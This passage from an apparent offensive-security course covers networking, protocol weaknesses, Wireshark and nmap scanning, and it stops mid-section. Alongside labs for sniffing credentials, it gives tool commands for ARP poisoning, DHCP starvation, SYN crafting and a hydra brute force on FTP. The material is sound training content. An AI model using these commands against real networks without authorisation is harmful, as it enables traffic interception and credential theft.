⚠️ COMMON MISTAKE

Allocating in the wrong order. Always allocate largest subnets first — otherwise fragmentation kills you.

🧠 PRO INSIGHT

Real networks save spare ranges. If you find /22 partially used, the unused chunks are where shadow IT and forgotten assets live. Goldmine.

✓ QUICK RECAP


- ▶ Class boundaries are mostly historical — CIDR rules the modern internet.
- ▶ Private ranges (10/8, 172.16/12, 192.168/16) need NAT to reach the world.
- ▶ NAT breaks inbound, that's why reverse shells exist.
- ▶ IPv6 is enabled by default and often unfirewalled. Free attack surface.
- ▶ Subnetting math = recon math. /24 is 254 hosts. /16 is 65k. Plan scans accordingly.

? PRACTICAL QUESTIONS

1. What's the broadcast address of 172.16.50.0/22?
2. Why does NAT make reverse shells more reliable than bind shells?
3. What's the link-local IPv6 prefix and why does it matter for attackers?
4. Given 10.0.0.0/8, how many /24 subnets fit inside?
5. Calculate the host range for 192.168.100.64/27.

>> MINI CHALLENGE

Take a /22 network. Design VLSM subnets for departments: Servers (5 hosts), Engineering (100 hosts), Sales (50 hosts), Guests (200 hosts). Document network/broadcast/range for each.



04

Core Protocols Every Hacker Must Know

Intermediate

8 topics

Critical

Protocols are languages. Every protocol has assumptions — and every assumption is a vulnerability. By the end of this module, you'll know which protocols leak credentials, which ones can be hijacked, and which ones every attacker abuses on day one.

// HACKER MINDSET

Protocols were designed in the 1980s when 'the internet' was 200 universities trusting each other. That trust assumption is still in the wire — and it's why so many attacks still work.

TOPICS IN THIS MODULE

1. TCP vs UDP — when each is used, 3-way handshake
2. ICMP — ping, traceroute, how it's abused
3. ARP — Address Resolution Protocol & ARP poisoning intro
4. DNS — how domain names resolve, DNS hierarchy
5. DHCP — how IPs are assigned, DHCP starvation intro
6. HTTP vs HTTPS — request/response cycle
7. FTP, SSH, Telnet, SMTP, POP3, IMAP — hacker's perspective
8. Practical: Analyze protocols live in Wireshark

04.1 TCP vs UDP — when each is used, 3-way handshake

🔪 HOOK

TCP says 'did you get that?'. UDP says 'I don't care.' Both have exploits — different exploits.

🧩 CONCEPT EXPLAINED

TCP: reliable, ordered, connection-based. 3-way handshake (SYN → SYN-ACK → ACK). UDP: fire-and-forget, no handshake, no guarantees. Used for DNS, VoIP, streaming.

💡 WHY HACKERS CARE

TCP handshakes are scannable (SYN scans). UDP scans are slow and unreliable, so UDP services (DNS, SNMP, NTP) are often forgotten — and forgotten = vulnerable.

🔧 TOOL / PRACTICAL

```
nmap -sS <target>          # TCP SYN scan (fast)
nmap -sU <target>          # UDP scan (slow)
hping3 -S -p 80 <target>   # craft custom SYN
```

💀 REAL ATTACK SCENARIO

SYN flood: send thousands of SYNs, never reply with ACK. Server's connection table fills up. New legitimate connections die. Classic L4 DoS.

🔧 TRY THIS LAB

Wireshark filter: `tcp.flags.syn==1 && tcp.flags.ack==0`. Browse a website. Watch the SYN go out, SYN-ACK come back, ACK seal the deal.

⚠️ COMMON MISTAKE

Assuming UDP is 'less important'. SNMP (UDP/161), DNS (UDP/53), and VPN protocols all run on UDP — and they hold huge attack surface.

🧠 PRO INSIGHT

UDP amplification (DNS, NTP, memcached) is the basis of biggest DDoS attacks ever recorded. Reflectors are everywhere if you look.

04.2 ICMP — ping, traceroute, how it's abused

🪝 HOOK

ICMP is the network's 'how are you?' protocol. Attackers love it because it's almost always allowed.

🧩 CONCEPT EXPLAINED

ICMP = Internet Control Message Protocol. Ping (echo request/reply), traceroute (TTL exceeded), unreachable messages. Layer 3, no ports.

💡 WHY HACKERS CARE

ICMP often bypasses firewalls. ICMP tunneling smuggles arbitrary data inside ping packets. ICMP redirects can MITM traffic. Innocent-looking, deeply abused.

🔧 TOOL / PRACTICAL

```
ping -c 3 8.8.8.8
hping3 --icmp <target>
# Tool: ptunnel — tunnels TCP over ICMP
```

💀 REAL ATTACK SCENARIO

Exfiltration via ICMP: encode stolen data inside ping payloads. Most monitoring tools ignore ICMP. 100MB of secrets walks out as 'pings'.

🔪 TRY THIS LAB

Run ``ping -c 3 -s 100 8.8.8.8`` (100-byte payload). Capture in Wireshark. Look at the data field — it's just bytes. Now imagine it's encrypted secrets.

⚠️ COMMON MISTAKE

Blocking ALL ICMP. Breaks Path MTU Discovery, traceroute, and useful diagnostics. Better to rate-limit than block.

🧠 PRO INSIGHT

Some shops only allow ICMP type 0 and 8 (echo). Block redirects (type 5) and unreachables (type 3) only after testing — they help legitimate traffic.

04.3 ARP — Address Resolution Protocol & ARP poisoning intro

🔪 HOOK

ARP has zero authentication. None. Whoever shouts loudest becomes the gateway.

🧩 CONCEPT EXPLAINED

ARP maps IP → MAC on a LAN. Ask 'who has 192.168.1.1?', the device with that IP answers with its MAC. The OS caches it. No verification.

💡 WHY HACKERS CARE

If you can poison ARP caches, you can pretend to be the gateway. All victim traffic flows through you. Welcome to MITM 101.

🔧 TOOL / PRACTICAL

```
arp -a                                # show your ARP table
arp spoof -i eth0 -t <victim> <gateway>
bettercap -iface eth0                 # full MITM toolkit
```

💀 REAL ATTACK SCENARIO

On open WiFi, attacker poisons your ARP cache so traffic to gateway routes through them. Now they sniff every HTTP request. Login form? Captured. Cookie? Captured.

🔪 TRY THIS LAB

In a virtual lab, run ``arp -a`` before and after ``arp spoof``. Watch the gateway's MAC change to attacker's MAC. Magic — and terrifying.

⚠️ COMMON MISTAKE

Trusting ARP entries. Add static ARP entries for critical hosts (``arp -s``) to defend. Most admins never do.

🧠 PRO INSIGHT

Switches with 'Dynamic ARP Inspection' (DAI) block ARP poisoning. If a network has it enabled, you'll need a different attack. Most don't enable it.

04.4 DNS — how domain names resolve, DNS hierarchy

🔪 HOOK

DNS is the internet's phonebook. Forge an entry, forge reality.

🧩 CONCEPT EXPLAINED

DNS resolves names → IPs via a hierarchy: root servers → TLD (.com) → authoritative (example.com) → your record. Recursive resolvers (8.8.8.8, 1.1.1.1) cache the lookup.

💡 WHY HACKERS CARE

DNS hijacking redirects users to your attacker server. DNS tunneling exfiltrates data. DNS amplification powers DDoS. Subdomain enumeration finds forgotten apps.

🔧 TOOL / PRACTICAL

```
dig example.com
dig +trace example.com           # show full hierarchy walk
nslookup example.com
subfinder -d example.com         # subdomain hunt
```

💀 REAL ATTACK SCENARIO

Bug bounty classic: subfinder finds dev.example.com pointing to abandoned S3 bucket. Attacker registers the bucket. Now serves malicious JS to anyone hitting that subdomain.

🔧 TRY THIS LAB

Run `dig +trace google.com`. Watch each step from root to authoritative. That's the DNS hierarchy in real time.

⚠️ COMMON MISTAKE

Trusting the IP your DNS resolved. ALWAYS verify TLS cert on the answer — DNS spoofing is real, TLS is your seatbelt.

🧠 PRO INSIGHT

DNS over HTTPS (DoH) hides your queries from your ISP. But it also hides them from your security tools. Pick your side.

04.5 DHCP — how IPs are assigned, DHCP starvation intro

🔪 HOOK

Plug into a network, get an IP automatically. The protocol that makes that happen has zero authentication.

🧩 CONCEPT EXPLAINED

DHCP: client broadcasts DISCOVER → server offers IP (OFFER) → client requests it (REQUEST) → server confirms (ACK). Mnemonic: DORA.

💡 WHY HACKERS CARE

Rogue DHCP server can hand out malicious gateway/DNS IPs. DHCP starvation exhausts the legitimate server's pool, forcing clients to use yours. Full network takeover.

🔧 TOOL / PRACTICAL

```
yersinia -G # GUI for DHCP starvation
dhcpstarv
nmap --script broadcast-dhcp-discover
```

💀 REAL ATTACK SCENARIO

Attacker drops yersinia, exhausts DHCP pool with fake MAC requests. Then runs their own DHCP with malicious DNS. New devices get attacker's DNS. MITM at scale.

🔧 TRY THIS LAB

Run `nmap --script broadcast-dhcp-discover`` on your LAN. You'll see the DHCP server respond with offered IPs. That's the OFFER step of DORA.

⚠️ COMMON MISTAKE

Assuming the DHCP server is trustworthy. Without DHCP snooping enabled on switches, anyone can run a rogue server.

🧠 PRO INSIGHT

DHCP option 121 (classless static routes) lets a malicious server inject routing rules into your machine. Underrated MITM technique.

04.6 HTTP vs HTTPS — request/response cycle

🔪 HOOK

HTTP is plaintext. HTTPS is encrypted. The 'S' is the difference between 'pwned' and 'maybe safe'.

🧩 CONCEPT EXPLAINED

HTTP: request (verb + path + headers + body) → response (status + headers + body). HTTPS = HTTP wrapped in TLS. Same protocol, encrypted in transit.

💡 WHY HACKERS CARE

HTTP credentials show up in plaintext on any sniffer. HTTPS hides content but not destination. Knowing the difference picks your attack: sniffing vs SSL stripping vs TLS downgrade.

🔧 TOOL / PRACTICAL

```
curl -v http://example.com
curl -v https://example.com
openssl s_client -connect example.com:443    # see the cert
```

💀 REAL ATTACK SCENARIO

Public WiFi, victim hits `http://shop.example.com` (HTTP, redirects to HTTPS). Attacker MITM intercepts the initial HTTP request, never lets the redirect happen. Login form is now plaintext.

🔧 TRY THIS LAB

`curl -v` your favorite site. Look at headers. Now try with `-k` (ignore cert) and `openssl s_client`. You're peeking under HTTPS.

⚠️ COMMON MISTAKE

Trusting the padlock alone. HTTPS to `attacker.com` is still `attacker.com`. The cert proves identity, not honesty.

🧠 PRO INSIGHT

HSTS (HTTP Strict Transport Security) tells your browser 'NEVER use HTTP for this domain'. It defeats SSL stripping. Look for it in ``curl -I`` output.

04.7 FTP, SSH, Telnet, SMTP, POP3, IMAP — hacker's perspective

🔪 HOOK

FTP, Telnet, POP3, IMAP — the plaintext gang. SSH is the only adult in the room.

🧩 CONCEPT EXPLAINED

FTP (21): file transfer, plaintext creds. Telnet (23): plaintext shell — pure poison. SSH (22): encrypted shell. SMTP (25): mail send. POP3 (110)/IMAP (143): mail receive — both plaintext unless secured (POP3S/IMAPS).

💡 WHY HACKERS CARE

Sniff FTP, Telnet, POP3, IMAP — get creds in clear text. Modern enterprise should never run these unencrypted. They still do.

🔧 TOOL / PRACTICAL

```
nmap -p 21,22,23,25,110,143 <target>
hydra -l admin -P pwds.txt ftp://<target>
ettercap -G # for sniffing creds
```

💀 REAL ATTACK SCENARIO

Internal pentest finds an old NAS running FTP on port 21. Sniff one connection, get backup admin password. That password works on the domain controller.

🖋️ TRY THIS LAB

Spin up a vulnerable FTP server (vsftpd 2.3.4 in a lab VM). Sniff the connection from another VM. See your own credentials in Wireshark.

⚠️ COMMON MISTAKE

Assuming 'no one uses Telnet anymore'. They do. Network printers, IP cameras, old switches — all run Telnet by default.

🧠 PRO INSIGHT

If a port shows banner like '220 (vsFTPd 2.3.4)' — that exact version has a backdoor. Banner grabbing is recon, not just identification.

04.8 Practical: Analyze protocols live in Wireshark

🔪 HOOK

If you can identify a protocol from its packet structure alone, you've leveled up.

🧩 CONCEPT EXPLAINED

Open Wireshark, capture, and use display filters: ``tcp.port==80`` for HTTP, ``dns`` for DNS, ``arp`` for ARP, ``icmp`` for ping. Each protocol has signature fields.

💡 WHY HACKERS CARE

Real-world incident response: someone hands you a pcap. 'Find the malicious traffic.' Without knowing protocol shapes, you're lost in noise.

🔧 TOOL / PRACTICAL

```
wireshark &
# Filters:
# http
# dns
# arp
# tcp.flags.syn == 1
# follow → tcp stream
```

💀 REAL ATTACK SCENARIO

Forensic analyst opens a malware pcap. Filters DNS — sees beacons to 'random-string.malicious.com' every 60s. That's DNS C2 beaconing.

🖋️ TRY THIS LAB

Capture for 5 minutes. Apply each filter. For each protocol you see, click one packet and identify the unique fields (HTTP method, DNS query type, ARP opcode).

⚠️ COMMON MISTAKE

Drowning in packets without filters. Wireshark's power is filtering — learn 5 filters and you analyze 10x faster.

🧠 PRO INSIGHT

tshark (CLI Wireshark) is scriptable. ``tshark -r cap.pcap -Y dns -T fields -e dns.qry.name`` extracts every queried domain. Hunt C2 in seconds.

✓ QUICK RECAP


- ▶ TCP = handshake-based and reliable; UDP = fire-and-forget — different attacks for each.
- ▶ ARP and DHCP have zero authentication — that's why LAN attacks still work in 2026.
- ▶ DNS hijacking, tunneling, and subdomain takeover are bug bounty staples.
- ▶ HTTP is plaintext; HTTPS is encrypted. Always check for HSTS to defeat SSL stripping.
- ▶ FTP, Telnet, POP3, IMAP — assume creds are sniffable. Modern shops shouldn't run them.

? PRACTICAL QUESTIONS

1. Walk through the TCP 3-way handshake — what flag is set in each step?
2. Why does ARP poisoning work despite the protocol being 40 years old?
3. What's the DORA sequence in DHCP? Where can attackers inject?
4. Why does HSTS defeat SSL stripping but not all MITM?
5. Given a pcap, which Wireshark filter shows only DNS traffic to a specific domain?

>> MINI CHALLENGE

Set up a victim VM running vsftpd. From an attacker VM on the same network, sniff a login attempt and recover the credentials. Document the attack in 5 steps with screenshots.



05

Packet Analysis with Wireshark

Intermediate

9 topics

Hands-on

Wireshark is the single most important tool in this entire course. You will live in it. You'll dream in TCP streams. By the end of this module, opening a pcap should feel like flipping through a novel where you already know the plot.

// HACKER MINDSET

Other tools tell you what they think. Wireshark shows you what actually happened. When defenders disagree with attackers, the pcap is the judge.

TOPICS IN THIS MODULE

1. Installing & setting up Wireshark
2. Capturing packets on your network
3. Reading & understanding packet structure
4. Filters — display filters vs capture filters
5. Analyzing TCP handshakes in real traffic
6. Finding credentials in plaintext protocols (FTP, Telnet)
7. Reconstructing HTTP sessions from pcap
8. Following TCP streams to read full conversations
9. Practical: Solve a CTF-style .pcap challenge

05.1 Installing & setting up Wireshark

🔗 HOOK

5 minutes of setup, a lifetime of insights.

🧩 CONCEPT EXPLAINED

Install Wireshark + tshark + dumpcap. Add your user to the `wireshark` group so you don't need sudo. Pick the right interface (eth0/wlan0/any).

💡 WHY HACKERS CARE

Wireshark requires raw socket access — that's why permission setup matters. Run as root and you risk weird side effects. Group membership = clean access.

🔧 TOOL / PRACTICAL

```
sudo apt install wireshark
sudo usermod -aG wireshark $USER
newgrp wireshark           # apply group without logout
wireshark &
```

💀 REAL ATTACK SCENARIO

Pentester doesn't have Wireshark? They miss the SQL injection because the response was binary-encoded — only Wireshark reveals the pattern.

🔧 TRY THIS LAB

Install Wireshark. Verify you can capture without sudo: `wireshark` should list interfaces. If it doesn't, your group membership didn't take effect.

⚠️ COMMON MISTAKE

Capturing on the wrong interface. 'lo' (loopback) only sees localhost traffic. 'any' captures everything but loses some metadata.

🧠 PRO INSIGHT

Use `dumpcap` for long captures — it's the lightweight backend Wireshark uses. Less RAM, no GUI parsing, perfect for 24-hour passive monitoring.

05.2 Capturing packets on your network

🔪 HOOK

Click record. Generate traffic. Click stop. You now have evidence of everything that happened in those 30 seconds.

🧩 CONCEPT EXPLAINED

Pick interface → start capture → live packets stream in → stop. Save as .pcap or .pcapng for later analysis. Default ring buffers prevent disk overflow on long captures.

💡 WHY HACKERS CARE

Forensic analysts, pentesters, and bug hunters all rely on captures as evidence. The pcap doesn't lie.

🔧 TOOL / PRACTICAL

```
# CLI captures (better for headless boxes):
tcpdump -i eth0 -w capture.pcap
tcpdump -i eth0 -w out.pcap -G 3600 -W 24    # rotate hourly, keep 24
```

💀 REAL ATTACK SCENARIO

Red team plants a tcpdump cron on a compromised host. Captures every domain controller reply. Goldmine of Kerberos traffic for offline cracking.

🔧 TRY THIS LAB

Run tcpdump for 60 seconds during a normal browsing session. Open the result in Wireshark. Identify at least 3 protocols and one external IP your machine talked to.

⚠️ COMMON MISTAKE

Capturing forever without rotation. Disk fills up. Capture dies. Use `-G`` and `-W`` flags or ring buffers in Wireshark.

🧠 PRO INSIGHT

Capture filter (BPF) syntax is different from display filter syntax. `tcpdump -i eth0 'tcp port 443'` (capture) vs `'tcp.port==443'` (display).

05.3 Reading & understanding packet structure

🔪 HOOK

Every packet is a story. The headers are the chapters. The payload is the plot.

🧩 CONCEPT EXPLAINED

Click any packet → tree view shows: Frame metadata → Ethernet → IP → TCP/UDP → Application protocol. Each layer expands to show its fields.

💡 WHY HACKERS CARE

When something looks wrong, drill into the packet. Mismatched checksums? Spoofing. Weird flags? Scanning. Massive option fields? Exploit attempts.

🔧 TOOL / PRACTICAL

```
# In Wireshark UI:  
# Click a packet → bottom pane shows tree  
# Right-click a field → 'Apply as filter' → 'Selected'  
# Becomes a display filter in one click
```

💀 REAL ATTACK SCENARIO

Detection: TCP packet has SYN+FIN flags both set — invalid combo. That's an Xmas scan / probe. Defender just caught nmap.

🔧 TRY THIS LAB

Capture one HTTP GET. Click the packet. Expand each layer in the tree. Note: at L4 you see ports; at L3 you see IPs; at L2 you see MACs. Label them.

⚠️ COMMON MISTAKE

Ignoring the bytes pane. Sometimes the dissector misses things. Raw bytes never lie — and selecting a field highlights its bytes for verification.

🧠 PRO INSIGHT

Wireshark's coloring rules are customizable. Set red for TCP RST, orange for retransmissions — your eye catches anomalies before your brain does.

05.4 Filters — display filters vs capture filters

🔪 HOOK

Capture filters happen during recording. Display filters happen after. Same goal, different timing — and very different syntax.

🧩 CONCEPT EXPLAINED

Capture filter (BPF): ``host 192.168.1.5 and port 80``. Display filter: ``ip.addr == 192.168.1.5 and tcp.port == 80``. BPF is for speed; display for precision.

💡 WHY HACKERS CARE

Capture filters reduce disk usage. Display filters surface needles in haystacks. Use both — capture broadly, filter narrowly.

🔧 TOOL / PRACTICAL

```
# Capture filter examples:
host 10.0.0.5
port 53
tcp port 443
not broadcast
# Display filter examples:
http.request.method == "POST"
dns.qry.name contains "malicious"
tcp.flags.reset == 1
```

💀 REAL ATTACK SCENARIO

Forensic: you have a 5GB pcap. Filter ``http.request.method=="POST" && http contains "password"``. Found the credential exfil in 2 seconds.

🖋️ TRY THIS LAB

Memorize 10 display filters. Practice them on real captures. Speed = expertise here.

⚠️ COMMON MISTAKE

Confusing the two syntaxes. Wireshark warns you with a yellow bar — read the warning.

🧠 PRO INSIGHT

Bookmark ``tcp.analysis.flags`` — it surfaces every retransmission, duplicate ACK, and zero window. Network problems jump out instantly.

05.5 Analyzing TCP handshakes in real traffic

🔪 HOOK

If you can spot a 3-way handshake at a glance, you can spot a SYN flood, a port scan, and a RST hijack.

🧩 CONCEPT EXPLAINED

SYN (client → server): 'let's talk'. SYN-ACK (server → client): 'sure, here's my seq'. ACK (client → server): 'confirmed'. Then data flows. FIN or RST closes.

💡 WHY HACKERS CARE

Half-open connections (SYN sent, no ACK) are scan signatures. RST mid-conversation can be a hijack. Knowing normal helps you spot abnormal.

🔧 TOOL / PRACTICAL

```
# Display filters for handshakes:
tcp.flags.syn == 1 && tcp.flags.ack == 0      # SYN only
tcp.flags.syn == 1 && tcp.flags.ack == 1      # SYN-ACK
tcp.flags.fin == 1                            # FIN
tcp.flags.reset == 1                          # RST
```

💀 REAL ATTACK SCENARIO

Scanner sends thousands of SYNs to different ports. Server replies SYN-ACK to open ports, RST to closed. Filter shows the topology of services in seconds.

🔪 TRY THIS LAB

Capture one HTTPS connection. Identify SYN, SYN-ACK, ACK packets. Note the sequence numbers — they should match.

⚠️ COMMON MISTAKE

Forgetting that TCP keep-alives look like duplicates. They're not retransmissions — they're heartbeats. Wireshark labels them.

🧠 PRO INSIGHT

Sequence numbers are pseudo-random in modern stacks. Old vulnerable stacks were predictable — that's how Mitnick hijacked Shimomura's connection in '94. Read about it.

05.6 Finding credentials in plaintext protocols (FTP, Telnet)

🔪 HOOK

Some protocols ship your password in plain ASCII. Wireshark just reads them out loud.

🧩 CONCEPT EXPLAINED

FTP USER and PASS commands are plaintext. Telnet sends keystrokes plaintext. HTTP form POSTs (without HTTPS) carry username/password fields plaintext.

💡 WHY HACKERS CARE

On any internal pentest, sniffing a few minutes finds at least one creds leak. People reuse passwords. One leak = many wins.

🔧 TOOL / PRACTICAL

```
# Display filters:
ftp.request.command == "USER"
ftp.request.command == "PASS"
telnet
http.request.method == "POST" && http contains "password"
```

💀 REAL ATTACK SCENARIO

Internal pentest. Captured 10 minutes of LAN traffic. Filter for FTP. Found backup admin's USER and PASS. That password also works for the VPN.

🔪 TRY THIS LAB

Set up a vulnerable FTP server. Login from another VM with creds 'hacker'/'pwned123'. Capture in between. Find the creds in Wireshark with the filter above.

⚠️ COMMON MISTAKE

Looking only at HTTP. Tons of legacy services (LDAP, SNMP, ancient DBs) leak creds in their own formats — not just classic FTP/Telnet.

🧠 PRO INSIGHT

Wireshark has a 'Credentials' tab under 'Tools' (in newer versions) that auto-extracts plaintext creds it recognizes. Goldmine.

05.7 Reconstructing HTTP sessions from pcap

🔪 HOOK

A pcap of someone's browsing session = reading their diary in real time.

🧩 CONCEPT EXPLAINED

Filter HTTP requests/responses, follow streams, extract objects (images, downloaded files). Wireshark's 'Export Objects → HTTP' rebuilds every file from the wire.

💡 WHY HACKERS CARE

Forensic analysts reconstruct what a malware downloaded. Pentesters reconstruct what a victim accessed. CTF players find flags inside extracted files.

🔧 TOOL / PRACTICAL

```
# In Wireshark:  
# File → Export Objects → HTTP  
# Lists every transferred object  
# Save them out, analyze offline
```

💀 REAL ATTACK SCENARIO

DFIR case: extract every file an infected host downloaded over HTTP. Find the dropper, find the persistence script, find the C2 config. Full chain, from pcap.

🔪 TRY THIS LAB

Browse to a few HTTP sites in a VM with capture running. Stop. Export Objects → HTTP. See every image, every JS, every HTML page rebuilt.

⚠️ COMMON MISTAKE

Trying to manually copy bytes out of packets. Use Export Objects. It handles chunked encoding and reassembly automatically.

🧠 PRO INSIGHT

Some malware embeds payloads in image files (steganography) or PNG metadata. Always inspect extracted files, don't just count them.

05.8 Following TCP streams to read full conversations

🔪 HOOK

One click, one keystroke: the entire conversation as plain text. This is the single most useful Wireshark feature.

🧩 CONCEPT EXPLAINED

Right-click any packet in a TCP conversation → Follow → TCP Stream. Wireshark reassembles everything client-sent (red) and server-sent (blue) into one readable view.

💡 WHY HACKERS CARE

CTF challenges with .pcap files are 80% solved by Follow Stream. Forensic analysts, IR, malware reversers — all rely on it.

🔧 TOOL / PRACTICAL

```
# In Wireshark:  
# Right-click any TCP packet → Follow → TCP Stream  
# Or: Analyze → Follow → TCP Stream  
# Then 'Show as: ASCII' or 'Hex Dump'
```

💀 REAL ATTACK SCENARIO

Pentester captures an internal admin's HTTP session to a poorly-protected admin panel. Follow Stream reveals the session cookie. Reuse it. Now they're admin.

🖋️ TRY THIS LAB

Capture any HTTP browsing session. Right-click → Follow → TCP Stream on any GET. Read the full request and response in one window.

⚠️ COMMON MISTAKE

Following a TLS stream — you'll just see encrypted goo. TLS needs the session keys (SSLKEYLOGFILE) before Wireshark can decrypt.

🧠 PRO INSIGHT

Set the env var SSLKEYLOGFILE before launching Chrome/Firefox. Point Wireshark at that file. Now you can decrypt your own HTTPS traffic for learning. Game-changer.

05.9 Practical: Solve a CTF-style .pcap challenge

HOOK

Every CTF has a network category. Most challenges hide a flag in a pcap. Master Wireshark = solve them in minutes.

CONCEPT EXPLAINED

Typical pcap CTF: find creds, extract a transferred file, decode a hidden message in protocol fields, or reassemble fragmented data. Methodology: filter → follow → export.

WHY HACKERS CARE

Pcap challenges sharpen the exact skills you need in real DFIR and red-team ops. They're free practice on real data.

TOOL / PRACTICAL

```
# Standard methodology:
# 1. tshark -r ctf.pcap -q -z conv,tcp      # see top conversations
# 2. wireshark ctf.pcap                    # browse manually
# 3. Export Objects → HTTP / SMB / TFTP
# 4. Follow streams for any suspicious conversation
```

REAL ATTACK SCENARIO

Real CTF: pcap shows TFTP transfer of a config file. Extract the file. It contains an SSH key. Use the key. Find the flag on the simulated server.

TRY THIS LAB

Download a free pcap challenge from picoCTF or Wireshark sample captures. Solve it. Time yourself. Aim for under 15 minutes.

COMMON MISTAKE

Skipping Statistics → Conversations / Endpoints. They show top talkers instantly. Save 10 minutes on every challenge.

PRO INSIGHT

Build a personal cheatsheet of 'first 5 things I do in a pcap' — Statistics → Conversations, Statistics → Protocol Hierarchy, Export Objects, then Follow Stream. Repeatable wins.

✓ QUICK RECAP


- ▶ Capture broadly, filter narrowly. Save pcaps for offline study.
- ▶ Follow TCP Stream solves 80% of pcap CTF challenges.
- ▶ Plaintext protocols (FTP/Telnet/HTTP) leak credentials — Wireshark surfaces them in seconds.
- ▶ Export Objects → HTTP rebuilds files from wire reassembly.
- ▶ Capture filters use BPF; display filters use Wireshark's syntax. Both essential.

? PRACTICAL QUESTIONS

1. What's the display filter for HTTP POST requests containing 'password'?
2. How do you decrypt your own HTTPS traffic in Wireshark for learning?
3. What's the difference between a capture filter and a display filter?
4. Which Wireshark feature reconstructs all transferred files from a pcap?
5. What flag combination indicates a TCP scan probe (not normal traffic)?

>> MINI CHALLENGE

Find a public CTF .pcap file (e.g., from picoCTF). Extract the flag. Document every step: filters used, streams followed, objects exported. Time-box: 30 minutes.



06

Network Scanning & Reconnaissance

Intermediate

9 topics

Offensive

Recon is 50% of every hack. The crown jewels never reveal themselves directly — you have to map the kingdom first. This module turns you into a network cartographer with a sniper rifle.

// HACKER MINDSET

Amateurs scan for open ports. Pros scan for misconfigurations, version histories, and forgotten services. The map matters more than the territory.

TOPICS IN THIS MODULE

1. Phases of hacking — Recon, Scanning, Exploitation
2. Passive vs active reconnaissance
3. Nmap — the hacker's Swiss army knife
4. Nmap scan types — SYN, TCP Connect, UDP, Stealth
5. Service & version detection, OS fingerprinting
6. Nmap scripting engine (NSE) for automation
7. Netdiscover & ARP scanning for host discovery
8. Banner grabbing with Netcat & Telnet
9. Practical: Full recon on a lab target

06.1 Phases of hacking — Recon, Scanning, Exploitation

🔪 HOOK

Hackers don't 'just hack'. They follow phases — and you can intercept them at every stage.

🧩 CONCEPT EXPLAINED

Standard kill chain: Recon → Scanning → Exploitation → Post-exploitation → Persistence → Lateral movement → Exfil → Cover tracks. Each phase has tools and detections.

💡 WHY HACKERS CARE

Skipping phases is a noob move. Going straight to exploitation without recon = wasted exploits, noisy alerts, blown ops.

🔧 TOOL / PRACTICAL

```
# Recon: subfinder, amass, theHarvester, Shodan
# Scan: nmap, masscan, rustscan
# Exploit: metasploit, custom
# Post: mimikatz, bloodhound, impacket
# Persistence: scheduled tasks, services, registry
```

💀 REAL ATTACK SCENARIO

Real ops timeline: 90% recon (weeks), 5% exploitation (minutes), 5% post-ex (days). The flashy part is the smallest.

🖋️ TRY THIS LAB

Pick a public bug bounty target. Spend 1 hour ONLY on recon. List subdomains, technologies, employees, public docs. Don't scan, don't probe.

⚠️ COMMON MISTAKE

Treating recon as boring. The recon phase is where bug bounty hunters actually win — most criticals come from finding forgotten assets.

🧠 PRO INSIGHT

Recon never ends. Even mid-exploit, keep mapping. The asset you didn't see is the one that has your easy win.

06.2 Passive vs active reconnaissance

🔪 HOOK

Passive recon doesn't touch the target. Active does. One is silent. The other is logged.

🧩 CONCEPT EXPLAINED

Passive: Google, Shodan, certificate transparency logs, GitHub, WHOIS, public DNS. Target never knows. Active: pings, port scans, banner grabs — packets hit the target.

💡 WHY HACKERS CARE

Pre-engagement (or stealth ops): maximize passive. Burn-anything mode: go active fast. Pick wrong = get caught or miss data.

🔧 TOOL / PRACTICAL

```
# Passive:
shodan host <ip>
crt.sh search for cert transparency
amass enum -passive -d example.com
# Active:
nmap -sV <ip>
amass enum -active -d example.com
```

💀 REAL ATTACK SCENARIO

Hunter dorked GitHub for 'company.com password'. Found .env file leaked in a public commit from 2 years ago. AWS root keys still valid. Game over.

🔪 TRY THIS LAB

Pick a target you have permission for. Spend 30 minutes purely passive. List everything you found WITHOUT sending a single packet to them.

⚠️ COMMON MISTAKE

Going active too soon. WAFs, IDS, and SOC analysts are watching. Passive recon costs nothing, exposes nothing.

🧠 PRO INSIGHT

Certificate transparency logs (crt.sh) reveal every subdomain a CA has ever issued a cert for. Shadow infra exposed for free.

06.3 Nmap — the hacker's Swiss army knife

🔪 HOOK

If you only learn one offensive tool in your life, learn Nmap. It's been standard issue since 1997 and it's still king.

🧩 CONCEPT EXPLAINED

Nmap = Network Mapper. Discovers hosts, scans ports, identifies services and versions, runs scripts (NSE) for vulnerability detection. Open source, cross-platform.

💡 WHY HACKERS CARE

Every pentest, every CTF, every audit starts with nmap. If you can't read nmap output, you can't do offensive work.

🔧 TOOL / PRACTICAL

```
nmap -sV -sC <target>      # service version + default scripts
nmap -p- <target>          # all 65535 ports
nmap -A <target>           # aggressive (OS, version, scripts, traceroute)
nmap -oA scan <target>     # output all formats
```

💀 REAL ATTACK SCENARIO

Pentester runs `nmap -sV -p- target`. Finds an obscure service on port 8443. NSE script identifies it as vulnerable Tomcat manager. Default creds. RCE.

🖋️ TRY THIS LAB

Run `nmap -sV scanme.nmap.org` (legal target maintained by Nmap). Read the output. Identify each open port and what service is running.

⚠️ COMMON MISTAKE

Running `nmap -A` (aggressive) without permission. It hits hard and shows up in every IDS log.

🧠 PRO INSIGHT

nmap output formats: `-oN` (normal), `-oX` (XML), `-oG` (grepable). Use `-oA` to save all three at once. XML feeds into other tools easily.

06.4 Nmap scan types — SYN, TCP Connect, UDP, Stealth

🔪 HOOK

Different scans, different stealth, different speed. Pick the wrong one and you're either slow or loud.

🧩 CONCEPT EXPLAINED

-sS (SYN/half-open): fast, stealthy-ish, needs root. -sT (Connect): full handshake, no root needed, noisier. -sU: UDP, very slow. -sN/-sF/-sX: 'stealth' scans (Null/FIN/Xmas).

💡 WHY HACKERS CARE

Some scans evade old IDS. Some scans are required for accurate UDP detection. Stealth scans probe firewalls' rules without completing handshakes.

🔧 TOOL / PRACTICAL

```
nmap -sS <target>           # SYN scan (default with root)
nmap -sT <target>           # Connect scan
nmap -sU --top-ports 100     # UDP scan (top 100 only – full UDP is glacial)
nmap -sN <target>           # Null scan
```

💀 REAL ATTACK SCENARIO

Stealth shop: instead of SYN scan (logged), attacker uses ACK scan to map firewall rules without ever completing connections. Less suspicious in logs.

🖋️ TRY THIS LAB

Compare `nmap -sS` and `nmap -sT` against the same lab target. Note speed difference and check what the local firewall logs.

⚠️ COMMON MISTAKE

Running UDP scans on full port range. Takes hours. Stick to top 100 unless you have time and a target list.

🧠 PRO INSIGHT

